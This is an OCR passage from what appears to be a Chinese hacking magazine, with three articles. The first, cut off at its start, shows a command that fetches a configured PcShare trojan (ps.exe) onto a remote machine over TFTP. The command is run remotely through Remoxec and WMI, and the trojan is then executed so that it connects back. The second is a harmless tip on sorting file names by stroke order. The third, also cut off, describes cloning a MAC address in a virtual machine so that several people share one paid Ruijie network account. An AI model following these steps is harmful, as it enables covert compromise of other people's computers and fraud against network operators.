


图5

但是使用job命令就是不行，也不知道问题到底是出在哪儿，还希望高手可以指点一下，如图3。这时我想起了Remoxec，我记得好像在以前的杂志上看到过，说是这个程序和wmi有点亲戚关系。二话不说，马上从百度搜索了一个下载下来，双击运行，果然有wmi，接下来我们就来执行命令**tftp -i 192.168.0.103 get ps.exe**（图4）。提醒一下，执行这个命令前，别忘记了在本机上开启TFTPD32，并把配置好的木马程序和tftpd32.exe存放在同一目录下。上面的ps.exe就是我配置好的pcshare。接着执行**c:\windows\system32\ps.exe**，如果两次都提示成功的话，那么打开我们的木马客户端就等着它来上线吧（图5）！

（本文所涉及到的Remoxec和TFTPD32已收录到光盘中）

让文件名也能按笔划排列

姚淑云

按照名称来排列图标名或文件名实际上是按照26个字母的顺序来进行排列的，但不知各位注意过没有，如果我们要排列的图标名或文件名是汉字的话，那么按“名称”排列出来的顺序就是按照汉字拼音的第一个字母在26个英文字母中的顺序来进行排列，而不是我们习惯的按照姓氏笔画进行排列。其实我们也可以设置为按照姓氏笔画进行排列。步骤如下：在“控制面板”中的“日期、时间、语言和区域设置”类别中选择“区域和语言选项”，在打开的“区域和语言选项”对话框中选择“区域选项”选项，单击“自定义”按钮。在打开的“自定义区域选项”对话框中选择“排序”选项，在“选择要用于这个语言的排序方法”列表框中选择“笔划”，然后点“确定”退出。

到桌面或磁盘中，找带有汉字的图标名或文件名再按“名称”排列一下，是不是已经按照姓氏笔画来排列了？

文章难易度：★★
文章闪光点：使用虚拟机突破锐捷网络认证系统，实现多人共用一个帐号上网

破解锐捷客户端来免费共享上网

Hackvey

现在有很多企业和学校都是使用的锐捷网络认证系统，我们学校的网络就是。要上网，必须先到财务处交费，然后到网络中心开通一个帐号，这样才能上网。并且第一次认证，锐捷SAM计费系统就把你的帐号和MAC地址绑定了，大家要想共用一个帐号，就必须修改MAC地址，十分麻烦，并且不能同时多人使用一个帐号，系统会提示“已达到同时上线数，请重试”。以前两个人可以同时认证，但只能聊聊QQ，不能上网浏览网页。

记得以前我们在使用锐捷2.50客户端的时候，网上有锐捷2.50的破解版，寝室用个HUB，就可以实现四个人共用一个帐号共享上网了。现在锐捷客户端是越来越厉害，2.56的破解版还没有出来，就更新到了3.10版，这可苦了我们这些穷学生。上有政策，下有对策，我们难道就乖乖的束手就擒？NO！我们要反抗，夺回上网的权利。

我也是在无意中发现的，当时我和室友共用一个帐号，一个白天用一个晚上用。这天我正在上网，我室友的朋友来了，直接开我室友的电脑，我当时就跟他说，现在锐捷认证不了，等我去吃饭了你再上。我室友的IE首页是http://baidu.com，室友的朋友在锐捷没有认证的情况下无意中打开了IE，并且打开了百度首页，这一切没有逃脱我的眼睛，我马上兴奋了！于是我分析了一下，我们寝室是四个人共用一个TP—Link傻瓜式交换机组成的局域网，一般同一个局域网只会提示IP地址和计算机名有冲突，不会提示MAC地址有冲突，于是我马上开虚拟机测试（图1）。

首先把虚拟机IP地址设置为自动获取，虚拟机MAC地址改成我本机的MAC地址（图2），然后就在虚拟机和本机里面分别Ping了百度，结果都Ping通了，说明都可以上网（图3）。

经过分析，我得出以下结论：我们电脑在网络有逻辑地址（即IP地址）和物理地址（即网卡MAC地址），由于使用的是傻瓜式交换机，物理地址又是一




图2




图3




图1

